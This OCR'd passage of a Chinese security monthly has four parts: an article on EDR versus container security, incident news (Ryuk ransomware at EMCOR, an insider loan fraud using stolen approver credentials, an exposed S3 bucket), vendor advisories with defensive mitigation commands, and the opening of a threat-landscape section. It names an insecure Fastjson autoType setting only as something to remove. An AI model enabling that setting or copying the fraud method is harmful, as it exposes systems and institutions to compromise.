


图4 Aqua Security 架构图




图5 某容器安全产品架构图

4. EDR

既然现有的EDR产品不能直接用来解决容器安全的所有问题，那么对于容器环境面临的前述安全问题，EDR能否解决其中的一部分呢?

先看一下EDR的定义是什么？典型的EDR产品又能做些什么?

Gartner对于EDR给出了如下的定义：

> EDR tools provide an ability to analyze and search detailed, current and historic endpoint data for traces of malicious activity and bring the high-risk data to an analyst's attention with additional capabilities to actively respond to those activities if necessary.

EDR工具集提供一种分析/检索更详细/实时/历史的终端数据能力，进而发现恶意活动的痕迹，让安全分析师关注高风险的数据，并且在必要时积极的进行响应。

Gartner的这个定义，看上去似乎有些抽象，简单一点的解释就是：通过收集终端上的各种数据，在这些数据中分析并发现恶意的活动，进而采取相应的防御手段。那么都会收集什么样的数据？收集到了这些数据又能发现什么样的恶意行为?

下面从EDR典型的设计架构开始，进行具体的解释。

4.1 典型架构

下图展示了Gartner给出的典型EDR架构，其主要包括两个部分：一部分是部署在待防护终端上的代理（Agent），这里的终端既可以是虚拟化的云主机，也可以是物理的服务器主机，还可以是办公的PC机，当然甚至也可以是更轻量的IoT终端设备（跟容器的可运行环境基本是一致的）；另一部分则是控制平台，这里的控制平台既可以通过本地的集中化方式部署实现，也可以部署在云端，或者是采用云端和本地化混合的部署方式，不同的安全能力部署在不同的位置。




图6 EDR系统典型架构

4.2 代理都收集什么样的数据?

（1）终端设备的基本元数据。包括CPU、内存、网卡（IP、MAC）、操作系统、安装软件、硬件数据、Device数据等。

（2）网络数据。包括终端设备上的DNS和ARP表以及其它实时网络数据、开放的端口以及相关的进程数据、终端的网络连接数据、可访问终端的URL数据等。

（3）运行时数据。包括终端上运行的进程/线程以及其对应的元数据、用户登录注销数据、进程间通信（IPC）数据、进程行为数据（例如数据读写）等。

（4）存储数据。文件（通常只包含特定的文件或者可执行文件）以及文

件元数据（比如文件名/大小/类型、校验和等）、文件变更信息、syslog、主引导记录（MBR）信息等。

（5）其它数据。比如加载的DLL、激活的设备驱动程序、已加载的内核模块、CMD或者PowerShell历史命令等数据。

4.3 EDR能发现什么恶意行为?

基于上述收集到的数据，EDR通常可以应用于以下安全场景：

（1）主机风险检测。结合多种安全基线与规范要求，通过账户、网络、进程、系统配置等多维度风险检测，系统全面的发现不符合安全管理规范的主机。

（2）可疑行为检测。通过实时监控主机关键的风险入口，结合威胁情报以及相关安全规则，对端口扫描攻击、暴力破解攻击、恶意脚本攻击、系统漏洞攻击、Webshell攻击等可疑行为进行高效快速的检测发现。

（3）威胁狩猎。平台收集的各种层面的数据，可以提供关于主机健康状况的大量信息。通过正确的筛选、挖掘，利用这些数据可以发现、追踪到更多潜在的威胁行为，主动的进行威胁捕获。

（4）阻止恶意行为。例如主机的微隔离，通过控制主机的进出站流量，实现对异常主机的隔离。

4.4 小结：对比容器安全，有哪些是无法满足的?

根据前文对于容器安全核心问题的描述，以及EDR的功能概述，除了容器的镜像安全和容器生态安全之外，在主机安全以及容器运行时安全方面，EDR确实能够不同程度的提供相关的安全检测和防护能力。

相同点：

（1）从功能层面，容器安全和EDR都要求实现其对应主机的安全，包括资源层面、权限层面、网络层面等多个方面，因此，对于容器安全来说，EDR产品可以100%的进行功能的复用，保障容器环境的主机安全。

（2）从技术层面，在二者的主流技术实现路径上，均采用了“平台+探针”的技术架构，可以以最小的成本开销，实现安全能力的复用和整合。

不同点：

二者之间的不同点，主要来源于容器环境利用namespace和cgroup做了一层资源的隔离，因此：

（1）当前EDR所监测的数据，仅限于主机层面，对于容器内部的行为和活

动，是没有覆盖到的，比如容器内进程行为的监控、容器内用户权限的监控等。（具体可参考《解析容器进程管理》一文）

（2）在网络安全上，当前EDR更关注于主机的进出站网络流量，也就是主机物理网卡上的流量，而在容器环境中，还有相当大比例的网络通信存在于主机内部的容器之间，因此，这种容器间的东西向网络安全防护，当前EDR也是无法实现的。

（3）权限管理。容器环境之上，通常运行的基于微服务架构的业务应用，因此有着复杂的权限管理以及访问控制策略，虽然这些通常是由容器业务平台进行设计和实现，但是作为安全服务，是需要有能力对其进行监控和异常检测的。而EDR在这方面几乎还只停留在主机资源的权限管理上，这一点也是无法满足需求的。

（4）对于容器内应用的密钥管理、密钥隐藏等容器业务强相关的安全需求，EDR也是无法满足的。

5. 总结

本文重点围绕“EDR等主机安全方案，能否直接解决容器安全？”这个问题，分别从容器安全的几个核心问题、当前容器安全产品和服务所提供的安全能力，以及EDR产品与容器安全需求的吻合度这几个方面来进行了具体论述。

考虑到容器环境在技术实现上的特点，通过EDR实现容器安全确实有着一定的优势。但是考虑到容器环境又有着很多特殊性，在安全上还有很多特定的需求，因此，直接利用EDR去应对容器安全的问题，还是远远不够的。

比较好的解决办法就是，结合各家之所长，一方面有效的利用EDR在主机安全上可以做到的全面、深入的安全检测能力；另一方面，结合容器环境特定的需求，实现安全能力的有效扩展和延伸。这样，就可以尽可能高效的实现容器环境的安全防护了。

参考文献

[1] 2018绿盟科技容器安全技术报告，http://www.nsfocus.com.cn/content/details_62_2852.html

[2] Google Container Security，https://cloud.google.com/containers/security/

[3] Aqua Security，https://www.aquasec.com/

纽约证券交易所 EMCOR 遭恶意软件攻击

摘要：《财富》500 强公司——从事工程和工业建筑服务的 EMCOR Group(纽约 证券交易所:EME)近日披露了发生在 2 月份的勒索软件攻击事件，该事件导致其部 分 IT 系统瘫痪。

关键词：标签(证券交易所、EMCOR、勒索软件)，技术问题(安全事件)。

内容：该事件发生在 2 月 15 日，已确定所感染的勒索软件属于 Ryuk 家族。

目前攻击的详细信息和后果尚未公开，但 EMCOR 表示，并非所有系统都受到影响，只有“某些 IT 系统”受到影响，因此该公司迅速关闭以控制感染。

该公司表示正在恢复服务，但未具体说明是否支付了赎金要求或是否正在从备份 中恢复。

没有数据盗窃的迹象

EMCOR 还表示，当前事件调查并未发现任何迹象表明该攻击泄露了员工或客户数 据。

EMCOR 之所以做出这一澄清，是因为最近几周，一些勒索软件帮派已经不满足于 加密数据索要赎金，开始从受感染的公司窃取数据，并威胁要释放这些数据，除非受 害者支付赎金。这种行为在勒索软件组，如 REvil(Sodinokibi)、Maze、Nemty、 DoppelPaymer 和 PwndLocker 中已经看到。

但是，Ryuk 依然是比较“传统”的勒索软件，主要通过加密数据，并确保用户 无法自行解密(例如禁用 Windows 系统还原)来勒索赎金。(参考阅读:勒索软件五 大家族的攻击目标和方法)

在去年第四季度财报中，EMCOR 披露已经根据勒索软件造成的业务停顿调整了 2020 年营收预期，但并未给出具体损失预估。

EMCOR 集团由 80 多个规模较小的公司组成，这些公司在全球 170 多个地区运营， 拥有 33,000 多名员工。该公司去年的收入为 90 亿美元。

EMCOR 勒索软件事件只是近来全球顶级企业中发生的一系列勒索软件感染中的 最新事件。

之前中招的知名企业还包括美国国防部承包商 EWA、律师事务所 EPIQ 全球、北 美铁路公司 RailWorks、克罗地亚最大的加油站连锁 INA 集团、零部件制造商 Visser 和法国 ISP 和云服务提供商布列塔尼电信。

信息来源: https://www.aqniu.com/news-views/64892.html

交行员工盗取支行长贷款系统账号密码 利用“易贷通 2.0”业务漏洞骗贷 1900 万

摘要：日前，临汾市中院披露一份刑事判决书显示，交通银行(5.190, -0.06,-1.14%)临汾分行员工与人里应外合骗取贷款1900余万元

关键词：标签(交行员工、易贷通 2.0、业务漏洞)，技术问题(安全事件)。

内容：利用银行业务漏洞 骗贷 1903.7 万元

判决书显示，2016 年 3 月至 2016 年 8 月，梁某芳在交通银行临汾分行担任零贷

管理部客户经理协理期间，利用交通银行“e 贷通 2.0”业务流程及管理方面漏洞， 与李某合谋从中赚取好处费。

李某及其下属 3 名中介人向社会不符合办理贷款条件的客户收取贷款资料，利用 梁某芳的职务便利，通过欺骗和盗用该行客户经理和支行行长等人的贷款系统账号密 码，擅自利用已办“e 贷通 2.0”业务的 7 家单位名义，非法添加贷款资料，致使交通银行受理 153 人的贷款申请，共计发放 1903.7 万元贷款。

交通银行官网上有关于“e 贷通 2.0”业务的一份详细介绍。

业务简介

交通银行理解您对生活充满期待、不断努力实现多彩梦想。

交通银行【圆梦贷】特别为您提供种类丰富、自由灵活的多样化个人贷款产品与服务，助您优化个人财务规划、尽早享受精彩每一刻。

e贷通2.0，专为交通银行的尊贵客户度身定制——网上银行轻松申请、即时获知审批结果、用款方便还款灵活，满足您对提升生活品质的即时财务需求。

业务特色

1、易申请 — 无需递交纸质资料，随时随地电子银行申贷。
2、无担保 — 纯信用，无需抵押或担保。
3、速审批 — 自动审批，即时获知结果。
4、额度高 — 最高可达100万元。
5、期限活 — 提款有效期最长为12个月，贷款期限最长为36个月，贷款期限自主选择。
6、成本低 — 无需申办费用；用款时联动贷款发放，不用贷款不产生利息。
7、自由还 — 随时随地在交通银行网点或电子银行，自助办理部分或全部提前还款、到期还款。
8、灵活用 — 刷卡即可用贷，自主设置POS刷卡用贷的“起贷金额”；同时支持小金额取现。取现功能是否开通，以各地分行规定为准。

服务对象

只要您是交通银行的优质个人客户1或重点单位员工2，即符合e贷通2.0的申请条件。

1、交通银行优质个人客户：符合一定条件的交通银行个人客户,包括现有房贷客户、代发工资客户等。

2、交通银行重点单位员工：与交通银行合作关系紧密的政府机构、企事业单位等员工。交通银行为重点单位员工度身定制贷款方案。

申办条件

如有需要，请您配合提供有关贷款用途材料，您只需：
1、准备好必要资料，如：（预售）合同、定金收据、付款凭证、意向协议等。
2、将第1项中的文件通过扫描或拍照制做成电子文件。

从介绍中可以了解到，“e 贷通 2.0”业务是一款纯信用产品，不需要抵押或者 担保，只服务于交通银行优质个人客户或者重点单位员工，上述人员只需提供相关贷 款用途资料的电子文件，通过电子银行进行申贷，之后交通银行会自动审批，能够及 时通知授信结果。

正如“e 贷通 2.0”业务特色中所介绍的情况，这项业务易申请、无担保、速审 批，也正是这种带给客户便捷的模式给予梁某芳犯罪的可乘之机。

前期，梁某芳只需要联合李某寻找需要贷款的客户。判决书显示，李某及其下属 3 名中介人在社会上寻找想要贷款，但不符合贷款条件的贷款人，让这些人将个人资 料、身份证件，贷款资料等交给梁某芳，梁某芳便能够进行下一步操作。

由于是纯线上产品，梁某芳只要获取了拥有相关审批权限人员的系统账号和密 码，就可以进入系统之中，将不符合贷款条件的人员添加至符合条件的优质个人客户 或重点单位员工的名单之中，再从系统上审批通过这些人的贷款资料，从而获得授信。

贷款发放一年后案发 主犯获刑 1 年 10 个月

据判决书披露，梁某芳等人共找到贷款客户 153 人，致使交通银行向这些不符合 条件的客户发放贷款 1903.7 万元。在贷款发放之后，梁某芳等人向这些客户收取贷 款金额的 15~25%不等的好处费，以及 1000 元~6000 元不等的“正式单位包装费”。

通过这些违法操作，梁某芳等人共获得 427.52 万元的好处费。

但是这些授信的风险很快就暴露了出来。这些贷款人之所以通过梁某芳等人的渠 道获取贷款，本身就代表了其条件无法通过正常渠道获取贷款，自身风险较高;再加 上梁某芳等人收取高额手续费和包装费，更是加大了贷款人的融资成本。通过这种手 段下发的贷款，风险无法得到控制，判决书中也印证了这一点。

判决书显示，截至 2018 年 6 月 20 日，通过梁某芳渠道获得贷款的客户，共有 120 人未能按时归还所欠贷款，涉及贷款金额 1533.03 万元，其中 1228.46 万元未能 结清。

一年以后，即 2017 年 8 月 8 日，交通银行发现梁某芳的违法行为，迅速报案。 不日，梁某芳等人相继被临汾市公安局干警抓获归案。5 人对自己的犯罪行为供认不 讳。

2019 年 4 月，临汾市尧都区人民法院审理此案。尧都区法院认为，梁某芳等 5 人，明知 153 名贷款人员不符合贷款条件，仍以欺骗手段为其办理贷款，骗取交通银 行“e 贷通 2.0”业务贷款共计 1903.7 万元，并从中收取非法利益，其行为已经构成 骗取贷款罪。主犯梁某芳被判处有期徒刑 1 年 10 个月，并处罚金 10 万元;李某被判 处 1 年 6 个月，并处罚金 10 万元;其余三名从犯均获缓刑。

信息来源:

http://finance.sina.com.cn/stock/relnews/cn/2020-03-11/doc-iimxxstf8225587.shtml

金融服务公司泄露了 50 万份敏感文件

摘要：近日，有安全研究人员表示，两家金融服务公司将 50 多万份敏感的法律 和金融文件存储在 AWS S3 中一个不受保护的存储桶中，使这些文件直接暴露在公网 中。

关键词：标签（金融公司、50 万份、敏感信息），技术问题（安全事件）。

内容：近日，有安全研究人员表示，两家金融服务公司将 50 多万份敏感的法律 和金融文件存储在 AWS S3 中一个不受保护的存储桶中，使这些文件直接暴露在公网 中。

vpnMentor 的研究团队在 2019 年 12 月发现了这个暴露的数据库。其中一项调查 显示，这些文件似乎与一个名为 MCA Wizard 的商业预付资金移动应用有关，而这又 和 Advantage Capital Funding 和 Argus Capital Funding 公司有关。

现已不在运营的 MCA Wizard 应用是由这两家公司开发的，它们拥有相同的物理 地址，甚至某些员工也一样。Advantage 和 Argus 主要帮助美国小企业获得资金支持。

当 vpnMentor 试图向这些公司通知失败后，它决定直接通知 AWS，最终 AWS 在两 天内将数据库下线。

此次安全事件共有超过 50 万份文件被曝光，共计 425Gb，包括信用报告、合同、 银行对照账单、驾照、法律文书、纳税申报单、采购订单、支付卡和商户账户的交易 报告、社会保障信息以及银行账户的访问信息等。

vpnMentor 在一篇博客文章中表示：“这次泄露严重影响了 Advantage 和 Argus 的声誉。由于没有保护好这个敏感的数据库，他们的客户和合作伙伴的安全、隐私已 受到严重影响。”

“受影响的客户公司可能会对 Advantage 和 Argus 采取各种行动，要么停止与这 两家公司的业务往来，要么采取法律手段。不管如何，这都将严重影响公司的客户、 合同和业务关系，进入降低公司未来的收入。”

研究人员还表示，恶意攻击者也可能利用这些暴露的数据，发起有针对性的钓鱼 攻击。

信息来源：https://defense.yunaq.com/news/5e730905d132c84ae0de6894/

俄罗斯银行：数字资产法案将禁止加密货币发行和交易

摘要：俄罗斯银行(BOR)法律办公室负责人 Alexey Guznov 在接受俄罗斯新闻 社 Interfax 采访时表示，俄罗斯数字资产法案的最新版本将包括禁止发行和出售加 密货币的禁令，加密货币发行和交易在俄罗斯不应该被合法化。

关键词：标签(俄罗斯银行、数字资产、加密货币)，技术问题(安全事件)。

内容：Alexey Guznov 说:“我们认为，从金融稳定、防洗钱和保护消费者的角 度来看，加密货币合法化存在很大的风险。”

自去年春天以来，BOR 积极参与数字资产立法的讨论，该立法依旧在等待俄罗斯 议会投票通过。目前的版本制定了在俄罗斯发行证券化代币的规则，但完全没有提及 加密货币。

BOR 在 12 月测试了采矿和冶炼公司 Nornickel 的第一个试验性代币化项目，计 划对一批钯、钴和铜进行代币化，并出售金属支持的稳定币。该公司正在测试其在瑞 士注册的代币市场。Guznov 认为像这样的稳定币符合数字资产法案。

Guznov 表示，中央银行于 2019 年秋季为该法案的第二稿做出了贡献，阐明了对 此类代币发行人的要求。特别规定，发行人的报告资本应不少于 660，000 美元(500 万俄罗斯卢布)，并能够在必要时对分类帐开放执法权限。

但是，BOR 仍然不愿意让加密货币如比特币或以太币在俄罗斯获得合法地位。

Guznov 补充道:“我们已与参与讨论的其他政府机构和市场参与者达成了共识。 应该不会禁止人们拥有加密货币，毕竟它不是*****或武器。但重要的是，加密货币 发行的合法化和流通将构成不合理的风险，这就是(未来的)法律为何禁止发行和组 织加密货币市场并引入违反惩罚的原因。”

他还解释说:“如果人们在不禁止加密货币交易的管辖区进行交易，不会因拥有 加密货币而受到惩罚。”

Guznov 表示该法案可能最终在议会春季会议期间通过。

过去几年 BOR 领导层一直对加密货币持怀疑态度。监管机构主席 Elvira Nabiullina 在 2017 年 10 月曾表示，加密货币就像私人资金一样，在俄罗斯不应该 合法。去年秋天她还说俄罗斯不需要自己的国家数字货币。

信息来源: https://www.sohu.com/a/381918889_175528

NSFOCUS

漏洞聚焦

Linux 内核提权漏洞 (CVE-2020-8835) 安全通告

发布时间：2020 年 3 月 31 日

综述

当地时间3月30日，Openwall 邮件列表中公布了一个存在于 linux 内核中的提权漏洞（CVE-2020-8835）。

漏洞由RedRocket CTF团队的Manfred Paul在Pwn2Own比赛中使用，并为他赢得了 3万美元的奖金。

CVE-2020-8835 是 linux内核中 bpf 验证程序中的漏洞，由于未正确计算某些特定操作的寄存器范围，本地攻击者可能利用该漏洞来泄露敏感数据（内核内存）或者获得管理特权。

参考链接：

https://www.openwall.com/lists/oss-security/2020/03/30/3


受影响产品版本

- ☐ Linux Kernel Version = 5.5
- ☐ Linux Kernel Version = 5.4

解决方案

- ☐ Linux内核bpf维护者建议为stable releases恢复补丁：

https://lore.kernel.org/bpf/20200330160324.15259-1-daniel@iogearbox.net/T/



☐ Ubuntu 为此漏洞提供了如下缓解措施：

将 kernel.unprivileged_bpf_disabled sysctl 设置为 1，具体操作如下：

```
$ sudo sysctl kernel.unprivileged_bpf_disabled=1
$ echo kernel.unprivileged_bpf_disabled=1 | \
  sudo tee /etc/sysctl.d/90-CVE-2020-8835.conf
```

在使用安全引导的系统上，这个问题也会得到缓解。

Ubuntu 更多发行版信息详见如下链接，

https://people.canonical.com/~ubuntu-security/cve/2020/CVE-2020-8835.html

☐ Debian bullseye 受影响，建议及时更新 Linux Kernel。

https://security-tracker.debian.org/tracker/CVE-2020-8835

声明

Type1 字体解析 0-day 远程代码执行漏洞安全威胁通告

发布时间：2020 年 3 月 24 日

综述

当地时间3月23日，微软发布ADV200006号通告称其发现目前有在野攻击利用Adobe Type Manager Library中的2个0-day漏洞。由于该Library在处理multi-master字体（Adobe Type 1 PostScript格式）时存在缺陷，攻击者可以精心构造一个恶意的文档并诱使用户使用Windows Preview pane预览，从而利用该漏洞来远程执行代码。

目前Microsoft已经在准备相关的补丁，预计于下个月的补丁日发出。同时建议用户现在可以采取相应的缓解措施来进行防护。

受影响产品版本

- ☐ Windows 10 for 32-bit Systems
- ☐ Windows 10 for x64-based Systems
- ☐ Windows 10 Version 1607 for 32-bit Systems
- ☐ Windows 10 Version 1607 for x64-based Systems
- ☐ Windows 10 Version 1709 for 32-bit Systems
- ☐ Windows 10 Version 1709 for ARM64-based Systems
- ☐ Windows 10 Version 1709 for x64-based Systems
- ☐ Windows 10 Version 1803 for 32-bit Systems
- ☐ Windows 10 Version 1803 for ARM64-based Systems
- ☐ Windows 10 Version 1803 for x64-based Systems
- ☐ Windows 10 Version 1809 for 32-bit Systems

- ☐ Windows 10 Version 1809 for ARM64-based Systems
- ☐ Windows 10 Version 1809 for x64-based Systems
- ☐ Windows 10 Version 1903 for 32-bit Systems
- ☐ Windows 10 Version 1903 for ARM64-based Systems
- ☐ Windows 10 Version 1903 for x64-based Systems
- ☐ Windows 10 Version 1909 for 32-bit Systems
- ☐ Windows 10 Version 1909 for ARM64-based Systems
- ☐ Windows 10 Version 1909 for x64-based Systems
- ☐ Windows 7 for 32-bit Systems Service Pack 1
- ☐ Windows 7 for x64-based Systems Service Pack 1
- ☐ Windows 8.1 for 32-bit systems
- ☐ Windows 8.1 for x64-based systems
- ☐ Windows RT 8.1
- ☐ Windows Server 2008 for 32-bit Systems Service Pack 2
- ☐ Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
- ☐ Windows Server 2008 for Itanium-Based Systems Service Pack 2
- ☐ Windows Server 2008 for x64-based Systems Service Pack 2
- ☐ Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)
- ☐ Windows Server 2008 R2 for Itanium-Based Systems Service Pack 1
- ☐ Windows Server 2008 R2 for x64-based Systems Service Pack 1
- ☐ Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
- ☐ Windows Server 2012
- ☐ Windows Server 2012 (Server Core installation)
- ☐ Windows Server 2012 R2
- ☐ Windows Server 2012 R2 (Server Core installation)
- ☐ Windows Server 2016
- ☐ Windows Server 2016 (Server Core installation)
- ☐ Windows Server 2019
- ☐ Windows Server 2019 (Server Core installation)

☐ Windows Server, version 1803 (Server Core Installation)
☐ Windows Server, version 1903 (Server Core installation)
☐ Windows Server, version 1909 (Server Core installation)

缓解方式

上述漏洞的补丁预计将于下个月的微软补丁日放出，届时用户应尽快下载更新进行防护。

Microsoft目前也提供多种缓解措施：

1. 禁用Preview Pane和Details Pane。
2. 禁用WebClient service.
3. 重命名ATMFD.DLL

以上缓解措施的详细使用方法可参考微软官方通告：

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/adv200006

参考链接

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/adv200006

微软 SMBv3 远程代码执行漏洞 (CVE-2020-0796) 安全威胁通告

发布时间：2020 年 3 月 11 日

综述

北京时间3月11日，微软发布了3月安全补丁更新，其中包含一条安全通告称其已经了解到在Microsoft Server Message Block 3.1.1(SMBv3)中存在一个远程代码执行漏洞，成功利用该漏洞的攻击者可以在目标SMB服务器或SMB客户端上执行代码。目前微软官方没有提供安全补丁，但是提供了缓解措施。

漏洞概述

该漏洞，据多方研究人员称是CVE-2020-0796,同样具有蠕虫特性。该漏洞源于SMBv3协议对于特定请求的处理方式存在错误，攻击者可以在未经身份验证的情况下利用该漏洞。

若要针对SMBv3服务器，攻击者可以将特制的数据包发送到SMB服务器来触发。若要针对SMBv3客户端，攻击者需要配置好一个恶意的SMB服务器，并诱使用户连接该服务器。

受影响产品版本

- ☐ Windows 10 Version 1903 for 32-bit Systems
- ☐ Windows 10 Version 1903 for ARM64-based Systems
- ☐ Windows 10 Version 1903 for x64-based Systems
- ☐ Windows 10 Version 1909 for 32-bit Systems

- ☐ Windows 10 Version 1909 for ARM64-based Systems
- ☐ Windows 10 Version 1909 for x64-based Systems
- ☐ Windows Server, version 1903 (Server Core installation)
- ☐ Windows Server, version 1909 (Server Core installation)

解决方案

微软虽然此次没有发布该漏洞的安全补丁，但是提供了缓解措施，建议用户尽快采取相关临时防护措施。

用户可以通过以下Powershell命令来禁用SMBv3 Server的compression来临时防护：

```
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\
Parameters" DisableCompression -Type DWORD -Value 1 –Force
```

注：以上命令不需要重启即可生效。以上命令仅可以用来临时防护针对SMB服务器（SMB SERVER）的攻击，攻击者还是可以利用该漏洞来攻击SMB客户端（SMB Client）。

除此之外，用户还可以关闭TCP 445端口来进行防护，详情请参考微软官方通告指南：

https://support.microsoft.com/en-us/help/3185535/guidelines-for-blocking-specific-firewall-ports-to-prevent-smb-traffic

参考链接

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/adv200005

https://www.bleepingcomputer.com/news/security/microsoft-leaks-info-on-wormable-windows-smbv3-cve-2020-0796-flaw/

https://nullsec.us/cve-2020-0796/

Weblogic Coherence 远程代码执行漏洞 (CVE-2020-2555) 安全威胁通告

发布时间：2020 年 3 月 6 日

综述

近日，绿盟科技检测到有国外研究员发布了关于Oracle Coherence反序列化远程代码执行漏洞（CVE-2020-2555）的细节报告。Oracle Coherence在Weblogic 12c后的版本中默认与Weblogic server一起安装。绿盟科技研究员已复现该漏洞，虽然Oracle 在今年1月份的关键补丁更新（Critical Patch Update）中已经修复了该漏洞，但鉴于危害较大，建议客户及时检查并安装补进行防护。

参考链接：

https://www.zerodayinitiative.com/blog/2020/3/5/cve-2020-2555-rce-through-a-deserialization-bug-in-oracles-weblogic-server

受影响产品版本

- ☐ Oracle Coherence 3.7.1.17,
- ☐ Oracle Coherence 12.1.3.0.0,
- ☐ Oracle Coherence 12.2.1.3.0,
- ☐ Oracle Coherence 12.2.1.4.0

解决方案

Oracle已经在1月发布补丁对于上述漏洞进行了修复，受影响用户应尽快升级进行防护，具体参照Oracle官方通告：

https://www.oracle.com/security-alerts/cpujan2020.html

Jackson-databind/Fastjson 远程代码执行漏洞 安全威胁通告

发布时间：2020 年 3 月 4 日

综述

近日，Jackson-databind修复了2个远程代码执行漏洞（CVE-2020-9547/CVE-2020-9548）。这2个漏洞源于2种新的组件（ibatis-sqlmap以及anteros-core）利用该漏洞可以绕过黑名单限制，在受害机器上远程执行代码。

另外，fastjson在使用上述受影响组件时，若开启了autoType功能（autoType功能默认关闭），则也存在对应漏洞。

参考链接：

https://github.com/FasterXML/jackson-databind/issues/2634

受影响产品版本

☐ Jackson-databind 2.x <= 2.9.10.4

不受影响产品版本

☐ Jackson-databind > 2.9.10.4

解决方案

Jackson-databind官方已经发布最新版本修复了该漏洞，受影响用户请及时升级进行防护。

https://github.com/FasterXML/jackson-databind

另外，使用Fastjson的用户也可以先通过关闭autoType来规避风险，同时建议升级JDK到最新版本。

autoType关闭方法:

方法一： 在项目源码中全文搜索如下代码，找到并将此行代码删除：ParserConfig.getGlobalInstance().setAutoTypeSupport(true);

方法二： 在JVM中启动项目时，不要添加如下参数： -Dfastjson.parser.autoTypeSupport=true：

NSFOCUS

安全态势

互联网安全威胁态势

1 行业动态回顾

1. Roaming Mantis恶意活动分析报告

【概述】

卡巴斯基持续关注分析 Roaming Mantis 相关网络活动。该组织的攻击方法有所改进， 不断在新的攻击目标上窃取资金。攻击者利用白名单和运行环境检测等技术避免被分 析溯源。此外还检测到新的恶意软件家族:Fakecop 和 Wroba.j。

【参考链接】

https://www.freebuf.com/articles/network/228769.html

2. 中国信通院:《2020数字医疗:疫情防控期间网络安全风险研究报告》

【概述】

数字医疗是 ICT 产业融合领域的重要发展方向，网络安全是数字医疗健康有序发展的 前提和保障。为防范和预警疫情防控期间数字医疗领域的网络安全风险，中国信息通 信研究院(以下简称“中国信通院”)安全研究所在有关部门的指导下，联合中国卫 生信息与健康医疗大数据学会卫生信息安全与新技术应用专业委员会和数据保护官 (DPO)社群，共同编制并发布了《2020 数字医疗:疫情防控期间网络安全风险研究 报告》

【参考链接】

https://mp.weixin.qq.com/s/p3nU-QVX9zBTcW-DyMF8xg

2. 2019 全球数据与信息治理回顾与前瞻

【概述】

如果说 2018 年因欧盟《通用数据保护条例》(GDPR)生效而被称为世界数据治理元 年，那么 2019 年就是延续与反思之年。从美欧到中国，从立法到执法，全球数据治 理格局呈现“不变中的变化”与“变化中的不变”。

【参考链接】

https://mp.weixin.qq.com/s/SvaaRGEs70EaJju62z_2Kg

3. 新冠疫情，一场全球网络压力测试

【概述】

